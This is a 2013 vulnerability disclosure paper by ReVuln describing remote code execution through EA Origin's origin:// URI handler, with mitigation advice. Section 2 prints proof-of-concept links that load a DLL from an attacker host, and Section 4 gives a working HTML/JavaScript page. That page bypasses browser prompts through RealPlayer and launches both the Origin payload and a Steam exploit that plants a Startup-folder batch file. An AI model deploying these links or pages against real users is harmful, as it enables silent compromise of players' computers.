# EA Origin Insecurity

## (when local bugs go remote.. again)

Luigi Auriemma[1] and Donato Ferrante[2]
ReVuln
http://revuln.com
info@revuln.com
http://twitter.com/revuln

*28 February 2013*

**Abstract** *In this paper we will uncover and demonstrate an interesting way to convert local bugs and features in remotely exploitable security vulnerabilities by using the well known EA Origin [3] platform as an attack vector against remote systems. The attack proposed in this paper is similar to the attack targeting the Steam[4] platform we detailed in our previous research[5]. The Origin attack detailed in this paper affects more than 40 million Origin users.*

## 1 Origin

From Wikipedia[6]: "Origin (formerly EA Store) is a digital distribution, digital rights management system from Electronic Arts that allows users to purchase games on the internet for PC and mobile platforms, and download them with the Origin client (formerly EA Download Manager, EA Downloader and EA Link). Origin for Mac has been available since February 8, 2013. Origin is currently not available for Android, launch date is estimated to be February 2013.

Origin features social features like profile management, networking with friends with chat and direct game joining along with an in-game overlay, streaming via TwitchTV and sharing of game library and community integration with networking sites like Facebook, Xbox Live, PlayStation Network, and Nintendo Network. Electronic Arts has stated that it wants Origin to match Valve's Steam service, Origin's leading competitor, by the end of March 2012, by adding cloud game saves, auto-patching, achievements and rewards, and cross-platform releases."

The Origin platform is composed of two parts: the *Store* and *Client*. The following sections will give an overview of these two components.

### 1.1 Origin Store

From Wikipedia[7]: "The Origin store allows users to browse and purchase games for full price from Electronic Arts' catalogs. Instead of receiving a box, disc, or even CD key, purchased software is immediately attached to the user's Origin account and is to be downloaded with the corresponding Origin client."

[1] http://twitter.com/luigi_auriemma
[2] http://twitter.com/dntbug
[3] http://origin.com
[4] http://www.steampowered.com
[5] http://www.revuln.com/files/ReVuln_Steam_Browser_Protocol_Insecurity.pdf
[6] http://en.wikipedia.org/wiki/Origin_%28content_delivery%29
[7] http://en.wikipedia.org/wiki/Origin_%28content_delivery%29#Origin_store




Figure 1: Origin website

## 1.2 Origin Client

From Wikipedia[8]: "The Origin client is self-updating software that allows users to download games, expansion packs, content booster packs and patches from Electronic Arts. It shows the status of components available. The Origin client is designed to be similar to its competitor, Steam."

## 1.3 Origin Games

Origin has a large number of games, and several of them are available exclusively on this platform, such as:

- Battlefield 3
- Crysis 3
- Dead Space 3
- FIFA 13
- FIFA Manager 13
- Mass Effect 3

So pick your favorite game, and follow us in our paper.

# 2 Insecurity Time

This section highlights *Origin* issues that may reduce the security of *Origin* users, and allow attackers to execute code remotely on victim systems.

[8] http://en.wikipedia.org/wiki/Origin_%28content_delivery%29#Origin_client

## 2.1 Running a Game via Origin

To get a better understanding of how games are launched via *Origin* please refer to the following image:



Game.exe
Origin.exe
Stage 1.
Invoke Origin via origin:// link
Game.exe dies..
Stage 2.
Stage 3.
Spawn the game "in Origin" via the same initial origin:// link
[ by ReVuln.com --- twitter.com/revuln ]

Figure 2: How games run under Origin

Specifically, there are three main stages, and the game launch strategy is due to the DRM protection used by Origin itself:

S1. The game invokes *Origin* by providing possible command line arguments to the *Origin process*.

S2. The game process dies.

S3. The *Origin process* spawns the actual game by providing the same command line arguments provided in *S1*.

As you may have noticed the *Origin process* communicates with games via a specific URI, *origin://*. *Origin* also allows games upon launch to use custom command line arguments, *CommandParams*, which are specified as *URI parameter*.

## 2.2 The Problem


As we have demonstrated for *Steam*[9] in our previous paper, *Steam Browser Protocol Insecurity*[10], almost the same design problem applies for *Origin*. The *Origin* platform allows malicious users to exploit local vulnerabilities or features, by abusing the *Origin URI* handling mechanism. In other words, an attacker can craft a malicious internet link to execute malicious code remotely on victim's system, which has *Origin* installed.

[9] http://www.steampowered.com

[10] http://www.revuln.com/files/ReVuln_Steam_Browser_Protocol_Insecurity.pdf

## 2.3 Proof Of Concept

In order to demonstrate the insecurity of the Origin platform, we picked the most recent and well known game available on this platform: *Crysis 3*[11], which was released on 19 February 2013. We found several ways to trigger remote code execution against remote victim systems by abusing the Origin platform itself. One way is based on exploiting a feature, *NVidia Benchmark framework*[12], in *CryEngine*'s game engine.



OpenAutomate

**OpenAutomate** is a new standard for simplifying testing of applications. Most applications these days (games included) have their own, unique ways of storing internal parameters and of running benchmarks. OpenAutomate-enabled applications, on the other hand, provide a common, standardized C-based plug-in. With virtually zero overhead and no complex files to parse or write, the OpenAutomate plug-in can query/set application parameters, run internal benchmarks and measure the resulting performance. Not only will this reduce the possibility for error in benchmarking, but it will also facilitate hundreds of times more efficiency in testing for those applications which integrate OpenAutomate in the end benefitting the IHV, ISV and end-user alike.

OpenAutomate
The new standard in application testing

Downloads

- OpenAutomate SDK
- OAMan GUI Tool ALPHA A simple GUI tool that helps you parameterize your OpenAutomate benchmarks

Learn More

- OpenAutomate FAQ
- OpenAutomate SDK Docs

OpenAutomate Support

- OpenAutomate Developer Forums

The NVIDIA Registered Developer Program

Registered Developers Website

NVDeveloper (old site)

- GTC 2013 - For Developers
- GDC 2013
- NVIDIA Graphics SDK 11
- CUDA Downloads
- Application Engine Introduction
- CUDA GPUs

Figure 3: NVidia OpenAutomate

In order to trigger the vulnerability an attacker has to specially craft an Origin link:



```
origin://LaunchGame/<ABCDE>?CommandParams= -openautomate \\<ATTACKER_IP>\openautomate.dll
```

Figure 4: Proof-of-Concept link

The above link is composed of:


- *<ABCDE>*, a placeholder for the *Origin Game ID*[13] of Crysis 3.
- *-openautomate*, a command line switch to invoke the NVidia benchmark framework
- *\\<ATTACKER_IP>\openautomate.dll*, a remote DLL which is loaded on the victim's system (the name can be arbitrary)

A proof-of-concept demo is available on our ReVuln Vimeo channel[14].

[11] http://www.crysis.com/us/crysis-3
[12] https://developer.nvidia.com/openautomate
[13] http://aluigi.altervista.org/papers/origin_pids.txt
[14] http://vimeo.com/revuln

## 2.4 No-Look Exploitation

As detailed in the previous section, the attacker needs to determine the victim's *Game ID*. An attacker can bruteforce the *Game ID* field in the URI in order to find a vulnerable game installed on the victim's system. The idea is pretty straightforward, once an attacker finds a set of vulnerable games sharing the same vulnerable game engine, an attacker can define the following link:



```
origin://LaunchGame/<GameID_1>,<GameID_2>,.., <GameID_k>?
    CommandParams= -openautomate \\<ATTACKER_IP>\openautomate.dll
        -noprompt +g_skipintro 1
```

Figure 5: No-look exploitation link

This way, an attacker can perform a *no-look* attack against remote systems, without having any knowledge of the specific games installed on the remote system itself.

## 2.5 Attack Overview

The following image shows a possible attack scenario against a player surfing the web:





Figure 6: Possible attack scenario

## 3 Possible Fix and Workaround

The issue can be mitigated by disabling the *origin://* URI globally using tools such as *urlprotocolview*[15]. This means a user will be no longer able to run games via Desktop shortcuts or internet websites with customs command line parameters.



We're sorry, an error has occurred

Origin is not installed, and is required to play your game. Please reinstall Origin.

Figure 7: Globally blocking the *origin://* URI

Users will be still able to play games by running games directly from Origin. This limits the usage of command line parameters.

An alternative solution would be to disable the *origin://* handler in the users' browsers which supports such feature.

Users are strongly encouraged at a minimum to set their browser to prompt when handling these links.

[15] http://www.nirsoft.net/utils/url_protocol_view.html

# 4 Bypassing user prompts: going stealthy

This section details one of the possible strategies to bypass user interaction while visiting *origin://* and *steam://* links. Please note that the following strategy requires *RealPlayer*[16] installed on the victim system.

```
<html>
<body>

<object
    id="test"
    type="application/vnd.rn-realplayer-javascript"
    width="0" height="0">
</object>

<script type="text/javascript">

// Credits:
//   ReVuln
//   revuln.com
//   twitter.com/revuln

// The embedded browser available in RealPlayer allows to
// open any registered URI without prompting the user,
// just like Safari does. We can use it to improve the
// triggers for both: Steam and Origin vulnerabilities

    var check_if_rp = ’#rp’;

    if(document.location.href.indexOf(check_if_rp) < 0) {

        // browser
        document.write("BROWSER");

        var test = document.getElementById(’test’);

        // open the RealPlayer browser
        test.OpenURLInPlayerBrowser(
            document.location.href + check_if_rp
        );

    } else {

        // RealPlayer
        document.write("REALPLAYER");

// Origin vulnerability
//  http://revuln.com/files/ReVuln_EA_Origin_Insecurity.pdf
// exploit the openautomate option of Crysis 3 and 2,
// Battlefield 3 and others like RE5 and DMC4

            var crysis  = ’71503,71505,71645,71656,71708,’ +
                          ’71709,71710,71711,71779,’ +
                          ’1003897,1003898,1004521’;
            var bf3     = ’70619,71067,71171,71633,1000689’;
            var others  = ’71604,71606,71716,71613,1004689’;

            window.location =
                    ’origin://LaunchGame/’
```

[16] http://www.real.com

```
                    + crysis
              + ',' + bf3
              + ',' + others
                    + '?CommandParams= -openautomate \\\\
                        ATTACKER_IP\\evil.dll';


// Steam vulnerability... yes, Steam IS still vulnerable
//  http://revuln.com/files/
//   ReVuln_Steam_Browser_Protocol_Insecurity.pdf
// the following is the "original" PoC used in our video
// and shown at BlackHat Europe 2013 during our talk

            function do1() {
                window.location='steam://run/440// -hijack -
                    dev';
            }
            function do2() {
                window.location='steam://run/440// -hijack %2
                    bcon_logfile "%5cDocuments␣and␣Settings%5
                    cAdministrator%5cStart␣Menu%5cPrograms%5
                    cStartup%5cx.bat"';
            }
            function do3() {
                window.location='steam://run/440// -hijack %2
                    becho calc %2bquit';
            }

            setTimeout("do1()", 0);
            setTimeout("do2()", 20000);
            setTimeout("do3()", 22000);

    }

</script>

</body>
</html>
```

## 5 Conclusion

In this paper, we demonstrated that the *Origin* platform is a very attractive attack vector, potentially affecting more than 40 million users. In fact, an attacker can remotely compromise millions of systems in a very silent and undetected way, by exploiting any possible local issue or feature exposed by any of the games available on *Origin*. As the root cause is a design problem of the platform itself, the best protection for *Origin* users (at the moment) is to disable the *origin:// URI* handler, as described in the section, "Possible Fix and Workaround".

## 6 FAQ

The following FAQ provides additional information for people not familiar with Origin. Please feel free to contact us[17] by email, if you have any further questions.

- Am I affected if I have Origin installed, but I am not running Origin?
  - Yes, Origin doesn't need to be running on a victim system. If Origin is installed on your system then you are vulnerable.
- Am I affected if I don't use Windows?
  - Yes, if you can install Origin on your system then you are vulnerable.
- Am I affected if I don't use the same browser used in your demo?
  - Yes. If your browser supports "custom" URI handlers then you are vulnerable.
- Am I affected if I don't have any games that are vulnerable to these issues?
  - Yes. We just showed the problem by using Crysis 3 as a proof of concept. Other games on Origin, or Origin itself may be vulnerable to remote code execution.

[17] info@revuln.com

# 7 Revision History

- 20 March 2013: Version 1.2 released.
- 15 March 2013: Version 1.1 released (public release).
- 28 February 2013: Version 1.0 internal release.